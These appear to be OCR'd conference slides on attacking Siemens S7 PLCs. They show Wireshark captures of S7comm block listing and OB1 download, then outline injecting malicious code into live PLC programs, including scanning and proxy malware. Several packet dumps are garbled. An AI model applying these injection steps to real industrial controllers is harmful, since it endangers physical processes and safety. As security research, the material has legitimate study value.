3	0.002054001	192.168.116.109	192.168.116.79	TCP	54	1285-102 [ACK] Seq=1 Ack=1 win=17520 Len=0
4	0.002143001	192.168.116.109	192.168.116.79	COTP	76	CR TPDU src-ref: 0x0005 dst-ref: 0x0000
6	0.007296001	192.168.116.109	192.168.116.79	S7COMM	79	ROSCTR:[3ob] Function:[Setup communication]
7	0.011025001	192.168.116.79	192.168.116.109	TCP	60	102-1285 [ACK] Seq=23 Ack=48 Win=4096 Len=0
8	0.011027001	192.168.116.79	192.168.116.109	S7COMM	81	ROSCTR:[Ack_Data] Function:[Setup communication]

ISO 8073/X.224 COTP Connection-oriented Transport Protocol
Length: 2
PDU Type: DT Data (0xF)
[Destination reference: 0x00000000 = TPDU number: 0:00
1.... = Last data unit: Yes]

S7 Communication
Header: (Ack_Data)
Protocol Id: 0x32
ROSCTR: Ack_Data (3)
Redundancy Identification (Reserved): 0x0000
Protocol Data Unit Reference: 512
Parameter length: 8
Data length: 0
Error class: No error (0x0)
Error code: 0x00

Parameter: (Setup communication)
Function: Setup communication (0x0f0)
Reserved: 0x00
Max AMQ (parallel jobs with ack) calling: 1
Max AMQ (parallel jobs with ack) called: 1
PDU length: 240

Hex	Dec	Text
0000	b8 c8 3a b0 b2 91 28 63C 6.....E.
0010	36 00 a6 be 08 00 45 00C..... 0..to..
0020	00 43 01 cb 00 00 1e 06	74 60 00 66 05 00 00 02
0030	30 dd 00 a8 74 4f c0 a8	f8 eb 5b cc de 41 50 18
0040	10 00 79 0c 00 00 03 00	tm.f.....[..AP..]
0050	00 1b 02 f0 80 32 03 00	..y..... 2..
0060	00 02 00 00 08 00 00 00	00 f0 00 00 01 00 01 00
0070

File: "C:\Dokumente und Einstellungen\rroot\Eige..." | Packets: 342 | Displayed: 342 (100,0%) · Load time: 0:00.000 | Profile: Default

S7comm

List all blocks

```
211.0.913121000.192.168.116.79.192.168.116.109 57COMM 115 ROSCTR:[Userdata] Function:[Response] -> [Block functions] -> [List blocks]
M: 115 Communication Control Protocol, Src Port: 192.168.116.79, Dst Port: 192.168.116.109, Seq#: 2222, Ack#: 2739, Len: 74
[+] TPKT: Version: 3, Length: 61
[+] ISO 8073/X.224 COTP Connection-oriented Transport Protocol
    Length: 2
    PDU Type: DT Data (0x0f)
    [Destination reference: 0x0000]
    .000 0000 = TPDU number: 0x00
    1... .... = Last data unit: yes
[+] S7 Communication
[+] Header: (Userdata)
    Protocol Id: 0x32
    ROSCTR: Userdata (7)
    Redundancy identification (Reserved): 0x0000
    Protocol data unit Reference: 17408
    Parameter length: 12
    Data length: 32
[+] Parameter: (Response) ->(Block functions) ->(List blocks)
    Parameter head: 0x000112
    Parameter length: 8
    Unknown (Request/Response): 0x12
    1000 .... = Type: Response (8)
    .... 0011 = Function group: Block functions (3)
    Subfunction: List blocks (1)
    Sequence number: 0
    Data unit reference number: 0
    Last data unit: yes (0x00)
    Error code: No error (0x0000)
[+] Data
    Return code: Success (0xff)
    Transport size: OCTET STRING (0x09)
    Length: 28
[+] Item [1]: (Block type OB)
    Block type: OB (56)
    Block count: 1
[+] Item [2]: (Block type FB)
[+] Item [3]: (Block type FC)
[+] Item [4]: (Block type DB)
[+] Item [5]: (Block type SDB)
[+] Item [6]: (Block type SFC)
[+] Item [7]: (Block type SFBC)
0030 10 00 24 26 00 00 03 00 00 3d 02 f0 80 32 07 00 ...$.....=....2..
0040 00 48 00 00 00 0c 00 20 00 01 12 08 12 83 01 00 00 ..D.....0.....
0050 00 00 00 ff 09 00 1c 30 38 00 01 30 45 00 00 30 ...1..0 8.0E..0
0060 43 00 00 30 41 00 00 30 42 00 08 30 44 00 4d 30 ..C..0A..0 B..0D.M0
0070 46 00 17 F..
```

S7comm

List all blocks

```
211.0.913121000 192.168.116.79 192.168.116.116.109 S/COMM 115 ROSCTR[Userdata] Function:[Response] -> [Block functions] -> [List blocks]
# TPKT, Version: 3, Length: 61
# ISO 8073/X.224 COTP Connection-oriented Transport Protocol
Length: 2
PDU Type: DT Data (0x0F)
[Destination reference: 0x0000]
.000 0000 = TPDU number: 0x00
1... .... = Last data unit: Yes
S7 Communication
Header: (Userdata)
Protocol Id: 0x32
ROSCTR: Userdata (7)
Redundancy identification (Reserved): 0x0000
Protocol Data Unit Reference: 17408
Parameter length: 12
Data length: 32
Parameter: (Response) ->(Block functions) ->(List blocks)
Parameter head: 0x000112
Parameter length: 8
Unknown (Request/Response): 0x12
1000 .... = Type: Response (8)
.... 0011 = Function group: Block functions (3)
Subfunction: List blocks (1)
Sequence number: 0
Data unit reference number: 0
Last data unit: Yes (0x00)
Error code: No error (0x0000)
Data
Return code: Success (0xff)

Length: 28
Item [1]: (Block type OB)
Block type: OB (56)
Block count: 1
Item [2]: (Block type FB)
Item [3]: (Block type FC)
Item [4]: (Block type DB)
Item [5]: (Block type SDB)
Item [6]: (Block type SFC)
Item [7]: (Block type SFBA)
30 10 00 24 26 00 00 03 00 00 3d 07 F0 80 82 07 00 . $8. .... . . . .
0040 00 00 00 FF 09 00 1c 30 38 00 01 30 45 00 00 30 0050 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0060 43 00 00 30 41 00 00 30 42 00 0a 30 44 00 4d 30 0070 43 00 17
F...
```

S7comm

List all OBs

```
214.0.919064000.192.168.116.79.192.168.116.109.57COMM.91.ROSCTR:[Userdata]Function:[Response] -> [Block functions] -> [List blocks of type]

Frame 214: 91 bytes on wire (728 bits), 91 bytes captured (728 bits) on interface 0
Ethernet II, Src: Siemens_00:a6:be (28:63:36:00:a6:be), Dst: dell_bo:b2:91 (08:ca:3a:b0:b2:91)
Internet Protocol Version 4, Src: 192.168.116.79 (192.168.116.79), Dst: 192.168.116.109 (192.168.116.109)
Transmission Control Protocol, Src Port: 102 (102), Dst Port: 1285 (1285), Seq: 9652, Ack: 2768, Len: 37
TPKT, Version: 3, Length: 37
ISO 8073/X.224 COTP Connection-Oriented Transport Protocol
Length: 2
PDU Type: DT data (0x0f)
[destination reference: 0x0000]
.000 0000 = TPDU number: 0x00
1... .... = Last data unit: Yes
S7 Communication
Header: (userdata)
Protocol Id: 0x32
ROSCTR: Userdata (7)
Redundancy Identification (Reserved): 0x0000
Protocol Data Unit Reference: 17664
Parameter length: 12
Data length: 8
Parameter: (Response) ->(Block functions) ->(List blocks of type)
Parameter head: 0x000112
Parameter length: 8
Unknown (Request/Response): 0x12
1000 .... = Type: Response (8)
.... 0011 = Function group: Block functions (3)
Subfunction: List blocks of type (2)
Sequence number: 1
Data unit reference number: 0
Last data unit: Yes (0x00)
Error code: No error (0x0000)
Data
Return code: Success (0xff)
Transport size: OCTET STRING (0x09)
Length: 4
Item [1]: (Block number 1)
Block number: 1
Block flags (unknown): 0x22
Block language: AWL (1)

0000 b8 ca 3a b0 b2 91 28 63 36 00 a6 be 08 00 45 00 .:...c 6....E.
0010 00 4d 02 13 00 00 1e 06 30 8b c0 a8 74 4f c0 a8 M.....0..TO.
0020 74 6d 00 66 05 05 00 03 1e 88 5b cc e8 e1 50 18 tm.f...[...P.
0030 10 00 Be 21 00 00 03 00 00 25 02 f0 80 32 07 00 ...!...%..2..
0040 00 45 00 00 0c 00 08 00 01 12 08 12 83 02 01 00 E.....
0050 00 00 00 ff 09 00 04 00 01 22 01 .....
```

S7comm

List all OBs

Frame 214: 91 bytes on wire (728 bits), 91 bytes captured (728 bits) on interface 0

Ethernet II, Src: Siemens_00:a6:be (28:63:36:00:a6:be), Dst: dell_bo:b2:91 (08:ca:3a:b0:b2:91)

Internet Protocol Version 4, Src: 192.168.116.79 (192.168.116.79), Dst: 192.168.116.109 (192.168.116.109)

Transmission Control Protocol, Src Port: 102 (102), Dst Port: 1285 (1285), Seq: 9652, Ack: 2768, Len: 37

TPKT, Version: 3, Length: 37

ISO 8073/X.224 COTP Connection-Oriented Transport Protocol

Length: 2

PDU Type: DT data (0x0f)

[Destination reference: 0x0000]

.000 0000 = TPDU number: 0x00

1... = Last data unit: Yes

SI7 Communication

Header: (userdata)

Protocol Id: 0x32

ROSCTR: Userdata (?)

Redundancy Identification (Reserved): 0x0000

Protocol Data Unit Reference: 17664

Parameter length: 12

Data length: 8

Parameter: (Response) ->(Block functions) ->(List blocks of type)

Parameter head: 0x000112

Parameter length: 8

Unknown (Request/Response): 0x12

1000 = Type: Response (8)

.... 0011 = Function group: Block functions (3)

Subfunction: List blocks of type (2)

Sequence number: 1

Data unit reference number: 0

Last data unit: Yes (0x00)

Error code: No error (0x0000)

Data

Return code: Success (0xff)

Transport size: OCTET STRING (0x09)

Item [1]: (Block number 1)

Block number: 1

Block flags (unknown): 0x22

Block language: AWL (1)

0000	00 4d 02 13 00 00 1e 06 30 80 c0 a8 74 4f c0 a8	be 08 00 45 00 ..:...c 6.....E.
0001	74 6d 00 66 05 05 00 03 1e 88 5b cc e8 e1 50 18	M..... 0...TO..
0020	00 30 Be 21 00 03 00 00 25 02 f0 80 32 07 00	tm.f... .[...P.
0030	00 45 00 00 0c 00 08 00 01 12 08 12 83 02 01 00	!...%...Z..
0040	00 00 00 ff 09 00 04 00 01 22 01	E.....
0050		.

S7comm

Download OB 1 to PLC

download_0b1.pcapng [Wireshark 1.12.6 (v1.12.6-0-gccf1fce6 from master-1.12)]

File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help

Filter: Expression... Clear Apply Save

No.	Time	Source	Destination	Protocol	Length	Info
314	4.9297800	192.168.116.109	192.168.116.79	S7COMM	103	ROSCTR:[Job] Function:[Request download] Type:[OB] No.:[00001]
315	4.93502300	192.168.116.79	192.168.116.109	S7COMM	74	ROSCTR:[Ack_Data] Function:[Request download]
316	4.93516500	192.168.116.109	192.168.116.79	COTP	61	DT TPDU (0) [COTP fragment, 0 bytes]
317	4.93702600	192.168.116.79	192.168.116.109	S7COMM	89	ROSCTR:[Job] Function:[download block] Type:[OB] No.:[00001]
318	4.93714000	192.168.116.109	192.168.116.79	COTP	61	DT TPDU (0) [COTP fragment, 0 bytes]
319	4.93733800	192.168.116.109	192.168.116.79	S7COMM	195	ROSCTR:[Ack_Data] Function:[download block]
320	4.96306100	192.168.116.79	192.168.116.109	S7COMM	89	ROSCTR:[Job] Function:[download ended] Type:[OB] No.:[00001]
321	4.96317800	192.168.116.109	192.168.116.79	COTP	61	DT TPDU (0) [COTP fragment, 0 bytes]
322	4.96334500	192.168.116.109	192.168.116.79	S7COMM	74	ROSCTR:[Ack_Data] Function:[download ended]
323	4.96380900	192.168.116.109	192.168.116.79	S7COMM	97	ROSCTR:[Job] Function:[PLC Control] Type:[OB] No.:[00001]
324	4.97509700	192.168.116.79	192.168.116.109	S7COMM	74	ROSCTR:[Ack_Data] Function:[PLC control]
325	4.97524200	192.168.116.109	192.168.116.79	COTP	61	DT TPDU (0) [COTP fragment, 0 bytes]
326	5.01002600	192.168.116.79	192.168.116.109	TCP	60	102->1285 [ACK] Seq=13985 Ack=4310 wIn=4096 Len=0
327	5.16608200	192.168.116.109	192.168.116.79	S7COMM	87	ROSCTR:[Userdata] Function:[Request] -> [CPU functions] -> [Read SZL] ID=0x0000 Index=0x0
328	5.17136300	192.168.116.79	192.168.116.109	S7COMM	301	ROSCTR:[Userdata] Function:[Response] -> [CPU functions] -> [Read SZL] ID=0x0000 Index=0x0
329	5.17153200	192.168.116.109	192.168.116.79	COTP	61	DT TPDU (0) [COTP fragment, 0 bytes]
330	5.17170100	192.168.116.109	192.168.116.79	S7COMM	87	ROSCTR:[Userdata] Function:[Request] -> [CPU functions] -> [Read SZL]

Parameter length: 2
Data length: 120
Error class: No error (0x00)
Error code: 0x00

Parameter: (download block)
Function: Download block (0xb1)
Parameter data: 00

Data
Data: 007400fb7070010101080001000000740000000040e3707...

Frame (195 bytes) Reassembled COTP (134 bytes)

This is the data part of S7 communication (s7comm) Packets: 342 - Displayed: 342 (100.0%) · Load time: 0:00.000

Profile: Default

S7comm

Download OB 1 to PLC

download_0b1.pcapng [Wireshark 1.12.6 (v1.12.6-0-gccf1ce6 from master-1.12)]

File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help

Filter: Expression... Clear Apply Save

No. 314 4.92978700 192.168.116.109 192.168.116.79 S7COMM 103 ROSCTR:[Job] Function:[Request download] Type:[OB] No.:[00001]

315 4.93502300 192.168.116.79 192.168.116.109 S7COMM 74 ROSCTR:[Ack_Data] Function:[Request download]

316 4.93615000 192.168.116.109 192.168.116.79 S7COMM 89 ROSCTR:[Job] Function:[download block] Type:[OB] No.:[00001]

317 4.93702600 192.168.116.79 192.168.116.109 S7COMM 61 DT TPDU (0) [COTP fragment, 0 bytes]

318 4.93714000 192.168.116.109 192.168.116.79 COTP 89 ROSCTR:[Job] Function:[download block]

319 4.93733800 192.168.116.109 192.168.116.79 S7COMM 195 ROSCTR:[Ack_Data] Function:[download ended] Type:[OB] No.:[00001]

320 4.96306100 192.168.116.79 192.168.116.109 S7COMM 61 DT TPDU (0) [COTP fragment, 0 bytes]

321 4.96317800 192.168.116.109 192.168.116.79 COTP 74 ROSCTR:[Ack_Data] Function:[download ended]

322 4.96334500 192.168.116.109 192.168.116.79 S7COMM 97 ROSCTR:[Job] Function:[PLC Control] Type:[OB] No.:[00001]

323 4.96380900 192.168.116.109 192.168.116.79 S7COMM 74 ROSCTR:[Ack_Data] Function:[PLC control]

324 4.97509700 192.168.116.79 192.168.116.109 S7COMM 63 DT TPDU (0) [COTP fragment, 0 bytes]

325 4.97524200 192.168.116.109 192.168.116.79 COTP 60 102-1285 [ACK] Seq=13985 Ack=4310 wWin=4096 Len=0

326 5.01002600 192.168.116.79 192.168.116.109 TCP 87 ROSCTR:[Userdata] Function:[Request] -> [CPU functions] -> [Read SZL] ID=0x0000 Index=0x0

327 5.16608200 192.168.116.109 192.168.116.79 S7COMM 301 ROSCTR:[Userdata] Function:[Response] -> [CPU functions] -> [Read SZL] ID=0x0000 Index=0x0

328 5.17136300 192.168.116.79 192.168.116.109 S7COMM 63 DT TPDU (0) [COTP fragment, 0 bytes]

329 5.17153200 192.168.116.109 192.168.116.79 COTP 87 ROSCTR:[Userdata] Function:[Request] -> [CPU functions] -> [Read SZL]

Parameter length: 2
Data length: 120
Error class: No error (0x00)
Error code: 0x00

Parameter: (download block)
Function: Download block (0x1b)
Parameter data: 00

Data:
Data: 007400fb7070010101080001000000740000000040e3707...

Frame (195 bytes) Reassembled COTP (134 bytes)

This is the data part of S7 communication (s7comm) Packets: 342 - Displayed: 342 (100.0%) · Load time: 0:00.000

Profile: Default

Download request

S7comm

Download OB 1 to PLC

download_0b1.pcapng [Wireshark 1.12.6 (v1.12.6-0-gccf1fce6 from master-1.12)]

File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help

Filter: Expression... Clear Apply Save

No.	Time	Source	Destination	Protocol	Length	Info
314	4.9297800	192.168.116.109	192.168.116.79	S7COMM	103	ROSCTR:[Job] Function:[Request download] Type:[OB] No.:[00001]
315	4.93502300	192.168.116.79	192.168.116.109	S7COMM	74	ROSCTR:[Ack_Data] Function:[Request download]
316	4.93516500	192.168.116.109	192.168.116.79	COTP	63	DT TPDU (0) [COTP fragment, 0 bytes]
317	4.93702600	192.168.116.79	192.168.116.109	S7COMM	89	ROSCTR:[Job] Function:[Download block] Type:[OB] No.:[00001]
319	4.93733800	192.168.116.109	192.168.116.79	S7COMM	195	ROSCTR:[Ack_Data] Function:[Download block]
320	4.96306100	192.168.116.79	192.168.116.109	S7COMM	89	ROSCTR:[Job] Function:[Download ended] Type:[OB] No.:[00001]
321	4.96337800	192.168.116.109	192.168.116.79	COTP	63	DT TPDU (0) [COTP fragment, 0 bytes]
322	4.96334500	192.168.116.109	192.168.116.79	S7COMM	74	ROSCTR:[ACK_Data] Function:[Download ended]
323	4.96380900	192.168.116.109	192.168.116.79	S7COMM	97	ROSCTR:[Job] Function:[PLC Control] Type:[OB] No.:[00001]
324	4.97509700	192.168.116.79	192.168.116.109	S7COMM	74	ROSCTR:[Ack_Data] Function:[PLC Control]
325	4.97524200	192.168.116.109	192.168.116.79	COTP	63	DT TPDU (0) [COTP fragment, 0 bytes]
326	5.01002600	192.168.116.79	192.168.116.109	TCP	60	102-1285 [ACK] Seq=13985 Ack=4310 Win=4096 Len=0
327	5.16608200	192.168.116.109	192.168.116.79	S7COMM	87	ROSCTR:[Userdata] Function:[Request] -> [CPU functions] -> [Read SZL] ID=0x0000 Index=0x0
328	5.17136300	192.168.116.79	192.168.116.109	S7COMM	301	ROSCTR:[Userdata] Function:[Response] -> [CPU functions] -> [Read SZL] ID=0x0000 Index=0x0
329	5.17153200	192.168.116.109	192.168.116.79	COTP	63	DT TPDU (0) [COTP fragment, 0 bytes]
330	5.17170100	192.168.116.109	192.168.116.79	S7COMM	87	ROSCTR:[Userdata] Function:[Request] -> [CPU functions] -> [Read SZL]

Parameter length: 2
Data length: 120
Error class: No error (0x00)
Error code: 0x00

Parameter: (download block)
Function: Download block (0x1b)
Parameter data: 00

Data
Data: 007400fb7070010101080001000000740000000040e3707...

Frame (195 bytes) Reassembled COTP (134 bytes)

This is the data part of S7 communication (s7comm) Packets: 342 - Displayed: 342 (100,0%) · Load time: 0:00.000

Profile: Default

Actual download

S7comm

Download OB 1 to PLC

download_0b1.pcapng [Wireshark 1.12.6 (v1.12.6-0-gcc1fce6 from master-1.12)]

File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help

Filter: Expression... Clear Apply Save

No.	Time	Source	Destination	Protocol	Length	Info
314	4.9297800	192.168.116.109	192.168.116.79	S7COMM	103	ROSCTR:[Job] Function:[Request download] Type:[OB] No.:[00001]
315	4.93502300	192.168.116.79	192.168.116.109	S7COMM	74	ROSCTR:[Ack_Data] Function:[Request download]
316	4.93516500	192.168.116.109	192.168.116.79	COTP	61	DT TPDU (0) [COTP fragment, 0 bytes]
317	4.93702600	192.168.116.79	192.168.116.109	S7COMM	89	ROSCTR:[Job] Function:[Download block] Type:[OB] No.:[00001]
318	4.93714000	192.168.116.109	192.168.116.79	COTP	61	DT TPDU (0) [COTP fragment, 0 bytes]
320	4.96306100	192.168.116.79	192.168.116.109	S7COMM	89	ROSCTR:[Job] Function:[Download ended] Type:[OB] No.:[00001]
321	4.96317800	192.168.116.109	192.168.116.79	COTP	61	DT TPDU (0) [COTP fragment, 0 bytes]
322	4.96334500	192.168.116.109	192.168.116.79	S7COMM	74	ROSCTR:[Ack_Data] Function:[Download ended]
324	4.97509700	192.168.116.79	192.168.116.109	S7COMM	74	ROSCTR:[Ack_Data] Function:[PLC control]
325	4.97524200	192.168.116.109	192.168.116.79	COTP	61	DT TPDU (0) [COTP fragment, 0 bytes]
326	5.01002600	192.168.116.79	192.168.116.109	TCP	60	102->1285 [ACK] Seq=13985 Ack=4310 wWin=4096 Len=0
327	5.16608200	192.168.116.109	192.168.116.79	S7COMM	87	ROSCTR:[Userdata] Function:[Request] -> [CPU functions] -> [Read SZL] ID=0x0000 Index=0x0
328	5.17136300	192.168.116.79	192.168.116.109	S7COMM	301	ROSCTR:[Userdata] Function:[Response] -> [CPU functions] -> [Read SZL] ID=0x0000 Index=0x0
329	5.17153200	192.168.116.109	192.168.116.79	COTP	61	DT TPDU (0) [COTP fragment, 0 bytes]
330	5.17170100	192.168.116.109	192.168.116.79	S7COMM	87	ROSCTR:[Userdata] Function:[Request] -> [CPU functions] -> [Read SZL]

Parameter length: 2
Data length: 120
Error class: No error (0x00)
Error code: 0x00

Parameter: (download block)
Function: Download block (0xb1)
Parameter data: 00

Data
Data: 007400fb7070010101080001000000740000000040e3707...

Frame (195 bytes) Reassembled COTP (134 bytes)

This is the data part of S7 communication (s7comm) Packets: 342 - Displayed: 342 (100.0%) · Load time: 0:00.000

Profile: Default

Download ended

S7comm

Insert OB 1 into filesystem

download_obi.pcapng [Wireshark 1.12.6 (v1.12.6-0-gcc1fce6 from master-1.12)]

File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help

Filter: Expression... Clear Apply Save

No.	Time	Source	Destination	Protocol	Length	Info
320	4.96306100	192.168.116.79	192.168.116.109	S7COMM	89	ROSCTR:[Job] Function:[Download ended] Type:[OB] No.:[00001]
321	4.96317800	192.168.116.109	192.168.116.79	COTP	61	DT TPDU (0) [COTP fragment, 0 bytes]
322	4.96334500	192.168.116.109	192.168.116.79	S7COMM	74	ROSCTR:[Ack_Data] Function:[Download ended]
323	4.96380900	192.168.116.109	192.168.116.79	S7COMM	97	ROSCTR:[Job] Function:[PLC Control] Type:[OB] No.:[00001]
324	4.97509700	192.168.116.79	192.168.116.109	S7COMM	74	ROSCTR:[Ack_Data] Function:[PLC Control]
325	4.97524200	192.168.116.109	192.168.116.79	COTP	61	DT TPDU (0) [COTP fragment, 0 bytes]

.000 0000 = TPDU number: 0x00
1... = Last data unit: Yes

S7 Communication

Header: (Job)
Protocol Id: 0x32
ROSCTR: Job (1)
Redundancy Identification (Reserved): 0x0000
Protocol Data Unit Reference: 26368
Parameter length: 26
Data length: 0

Parameter: (PLC Control)
Function: PLC Control (0x28)
Part 1 unknown bytes: 000000000000fd
Length part 1: 10
Number of blocks: 1
Unknown byte: 0x00
Unknown char before Block type: 0
Block type: OB (56)
Block number: 00001
destination filesystem: P
Length part 2: 5
PI (program invocation) Service: _INSE

0000 28 63 36 00 a6 be b8 ca 3a b0 b2 91 08 00 45 00 (c6... :...E.
0010 00 53 0a 30 40 00 80 06 00 00 c0 a8 74 6d c0 a8 .S.08...tm..
0020 74 4f 05 05 00 66 5b cc ee b5 00 03 2f 61 50 18 to...f[.../ap.
0030 44 4d 6a 53 00 03 00 00 00 2b f0 80 32 01 00 DM15... +...
0040 00 67 00 00 1a 00 00 28 00 00 00 00 00 00 fd 00 .9....(.....
0050 00 01 00 30 38 30 30 30 30 31 50 05 5f 49 4e 50 ..08000 01P_LINS
0060 43

Known: _INSE = Activate a module, _DELE = Del... | Packets: 342 - Displayed: 342 (100.0%) · Load time: 0:00.000

Profile: Default

S7comm

Insert OB 1 into filesystem

download_0b1.pcapng [Wireshark 1.12.6 (v1.12.6-0-gcc1fce6 from master-1.12)]

File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help

Filter: Expression... Clear Apply Save

No.	Time	Source	Destination	Protocol	Length	Info
320	4.96306100	192.168.116.79	192.168.116.109	S7COMM	89	ROSCTR:[Job] Function:[Download ended] Type:[OB] No.:[00001]
321	4.96317800	192.168.116.109	192.168.116.79	COTP	61	DT TPDU (0) [COTP fragment, 0 bytes]
322	4.96334500	192.168.116.109	192.168.116.79	S7COMM	74	ROSCTR:[Ack_Data] Function:[Download ended]
323	4.96380900	192.168.116.109	192.168.116.79	S7COMM	97	ROSCTR:[Job] Function:[PLC Control] Type:[OB] No.:[00001]
324	4.97509700	192.168.116.79	192.168.116.109	S7COMM	74	ROSCTR:[Ack_Data] Function:[PLC Control]
325	4.97524200	192.168.116.109	192.168.116.79	COTP	61	DT TPDU (0) [COTP fragment, 0 bytes]

.000 0000 = TPDU number: 0x00
1... = Last data unit: Yes

Selected S7 Communication

Header: (Job)
Protocol Id: 0x32
ROSCTR: Job (1)
Redundancy Identification (Reserved): 0x0000
Protocol Data Unit Reference: 26368
Parameter length: 26
Data length: 0

Parameter: (PLC Control)
Function: PLC Control (0x28)
Part 1 unknown bytes: 000000000000fd
Length part 1: 10
Number of blocks: 1
Unknown byte: 0x00
Unknown char before Block type: 0
Block type: OB (56)
Block number: 00001
destination filesystem: P
Length part 2: 5
PI (program invocation) Service: _INSE

0000 28 63 36 00 a6 be b8 ca 3a b0 b2 91 08 00 45 00 (c6... :....E.
0010 00 53 0a 30 40 00 80 06 00 00 c0 a8 74 6d c0 a8 .S.08...tm..
0020 74 4f 05 05 00 66 5b cc ee b5 00 03 2f 61 50 18 to...f[.../ap.
0030 44 4d 6a 53 00 03 00 00 00 2b f0 80 32 01 00 DM15... +....
0040 00 67 00 00 1a 00 00 28 00 00 00 00 00 00 fd 00 .9....(.....
0050 00 01 00 30 38 30 30 30 30 31 50 05 5f 49 4e 00 ..08000 OIP_LINS
0060 43

Known: _INSE = Activate a module, _DELE = Del... | Packets: 342 - Displayed: 342 (100.0%) · Load time: 0:00.000

Profile: Default

Attack Overview

Attack Overview

Instrumenting live PLC programs with own malware

- ▶ Upload original PLC code to your machine
- ▶ Prepend your own code to the original code (also used by Stuxnet)
- ▶ Download the modified code to the PLC again
- ▶ Next cycle executes new code, without service disruption

Attack Overview


PLC Code Injection

OB 1

```
A      %Q124.0
AN     %M72.1
=
A      %L20.0
JNB   L1
CALL  FB1, %DB8
L1: NOP  0
// ...
```

FB 1


```
A      %I124.7
A      %I124.6
// ...
```



- ▶ Example PLC code which calls FB 1

Attack Overview

PLC Code Injection



- ▶ OB1 with prepended malicious function call to FC 666

Attack




SCADA CS

Attack

1. Instrumenting live PLC programs with scanning malware
2. SNMP scanning
3. Collecting the scan results
4. Instrumenting live PLC programs with proxy malware
5. Connecting to PLCs through the proxy malware

Attack I

